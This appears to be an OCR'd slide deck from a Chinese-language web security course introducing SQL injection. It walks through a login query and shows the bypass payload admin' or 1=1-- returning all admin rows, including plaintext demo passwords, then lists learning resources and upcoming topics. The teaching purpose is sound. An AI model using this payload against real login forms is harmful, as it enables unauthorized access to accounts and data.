
SQL Injection



背後 SQL 會怎麼寫？



```
SELECT * FROM admin WHERE
username = 'input' AND password = 'input'
```




https://splitline.tw/admin

notexist


xxx

```
SELECT * FROM admin WHERE
username = 'notexist' AND password = 'xxx'
```



```
db> SELECT * FROM admin
        WHERE username = 'notexist' AND password = 'xxx';
0 rows in set
Time: 0.001s
```

```
SELECT * FROM admin WHERE
username = 'notexist' AND password = 'xxx'
```




https://splitline.tw/admin

admin


p@55w0rd

```
SELECT * FROM admin WHERE
username = 'admin' AND password = 'p@55w0rd'
```



```
db> SELECT * FROM admin
        WHERE username = 'admin' AND password = 'p@55w0rd';
+----------+----------+
| username | password |
+----------+----------+
| admin    | p@55w0rd |
+----------+----------+
1 row in set
Time: 0.008s
```

```
SELECT * FROM admin WHERE
username = 'admin' AND password = 'p@55w0rd'
```




https://splitline.tw/admin

admin' or 1=1--

x


```
SELECT * FROM admin WHERE
username = 'admin' or 1=1 -- ' AND password = 'x'
```



```
db> SELECT * FROM admin WHERE
        username = 'admin' or 1=1 -- ' AND password = 'x';
+----------+----------+
| username | password |
+----------+----------+
| admin    | p@55w0rd |
| root     | iamr00t  |
+----------+----------+
2 rows in set
Time: 0.006s
```

```
SELECT * FROM admin WHERE
username = 'admin' or 1=1 -- ' AND password = 'x'
```

```sql
SELECT * FROM admin WHERE username =
'admin' or 1=1 -- ' AND password =
'x'
```



```
SELECT * FROM admin WHERE username =
'admin' or 1=1 -- ' AND password =
'x'
```

```
SELECT * FROM admin WHERE username =
 'admin' or 1=1
```

HACKED

Lab: Let me in!

如何成為一個 Web Hacker？

- 了解整個網站世界的每一個層面

- 比開發者了解程式怎麼跑的
  - 讀程式碼的能力
  - 讀文件的能力
  - 了解該程式語言、框架的特性

- 觀察能力
  - 在現實世界沒有原始碼的前提下，如何觀察出可能的漏洞

Learning Resources

- Web Security Academy portswigger.net/web-security
- BugBountyHunter www.bugbountyhunter.com
- TryHackMe tryhackme.com
- Labs
  - Juice Shop github.com/juice-shop/juice-shop
  - DVWA dvwa.co.uk

次回予告

- SQL injection: Advanced
- Server-side request forgery (SSRF)
- Insecure deserialization
- Frontend security
  - XSS
  - CSRF
  - CSP